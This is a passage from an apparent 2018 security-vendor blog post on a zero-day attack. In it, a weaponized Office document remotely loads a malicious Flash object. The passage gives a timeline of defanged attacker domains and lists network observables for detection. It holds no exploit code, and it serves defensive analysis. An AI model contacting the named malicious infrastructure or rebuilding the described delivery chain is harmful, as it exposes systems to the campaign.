

Registration of internationsplanet[.]com
May 21
Malicious Document Uploaded to VirusTotal
May 31
Registration of dohabayt[.]com
Feb 17
Feb
....
May
May 24
SSL Certificate for internationsplanet[.]com

Figure 12: Timeline of various dates associated with the involved indicators

While this attack leveraged a zero-day exploit, individual attacker actions do not happen in isolation. There are several other behavioral aspects that can be used for detection. Any single observable might be low confidence but multiple observables clustered might be indicative of suspicious or malicious activity. Example observables include:

- **Use of Newly Registered and Low Reputation Infrastructure**: The domains utilized in this attack chain are very recently registered domains (Figure 12) and leverage low reputation hosting providers and registars that commonly host malicious sites. The hosting provider Abelons has been repeatedly included on spamhaus and abused by attackers to deliver malicious content.

- **Staged Download of Flash**: During the attack chain, the weaponized document loads the malicious Flash object through remote loading resulting in observable HTTP traffic resulting with the header “x-flash-version” pulling a secondary Flash object (Figure 8).

- **Use of Newly Created “Let’s Encrypt” Certificate**: A certificate observed being hosted on malicious infrastructure, likely used for some aspect of a malicious campaign, is a newly observed certificate (Figure 12) from a free provider that contains a hostname mismatch with the server itself.

- **Office Document with Embedded Flash Using Remote Inclusion:** The document utilized in the attack utilizes an uncommon method of embedding Flash and such methods, particularly from untrusted sources, should be considered suspicious.

Detections have been created and deployed to protect customers using the ICEBRG platform.

ICEBRG is a network security analytics company that offers a SaaS capability that enables customers to gain and utilize widespread network visibility for security operations. As part of its research, ICEBRG coordinates disclosure of security threats and vulnerabilities with relevant parties in order to maximize both the response and victim remediation efforts as well as working to truly improve the security of customers and other victims prior to publishing blog posts. To learn more about ICEBRG, contact us at info@icebrg.io.

COPYRIGHT © 2018 ALL RIGHTS RESERVED.